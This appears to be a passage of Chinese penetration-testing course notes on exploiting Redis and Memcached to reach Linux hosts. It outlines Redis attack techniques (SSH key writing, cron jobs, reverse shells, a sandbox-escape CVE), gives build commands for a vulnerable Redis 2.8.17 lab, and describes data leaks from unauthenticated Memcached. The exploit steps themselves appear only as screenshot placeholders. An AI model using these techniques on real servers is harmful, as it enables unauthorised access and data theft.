











3.1.2 Redis

- 1 -Redis
- 2 数据库到Linux
- 3 条件：利用未授权或密码连接后执行
- 4 见第78天课程内容-只适用Linux
- 5 技术：写密钥ssh 计划任务 反弹shell CVE2022沙盒执行
- 6 复现搭建：
- 7 `wget http://download.redis.io/releases/redis-2.8.17.tar.gz`
- 8 `tar xzf redis-2.8.17.tar.gz`
- 9 `cd redis-2.8.17`
- 10 `make`
- 11 `cd src`
- 12 `/redis-server`











后续监听端口接收会话即可。

3.1.3 Memcached

- 1 -Memcached
- 2 数据库到Linux
- 3 条件: 设置远程可访问或取得本地权限后访问
- 4 是一套常用的key-value缓存系统, 由于它本身没有权限控制模块,
- 5 服务被攻击者扫描发现, 通过命令交互可直接读取memcache中的敏感信息。

- 6 复现镜像:
- 7 <https://market.aliyun.com/products/56024006/cmjj017529.html>
- 8 案例参考:
- 9 https://mp.weixin.qq.com/s/V_p1heyM-2HxsaFLRs9qeg
- 10 开启命令:
- 11 `systemctl start memcached.service`
- 12 关闭命令:
- 13 `systemctl stop memcached.service`
- 14 查看状态:
- 15 `systemctl status memcached.service`



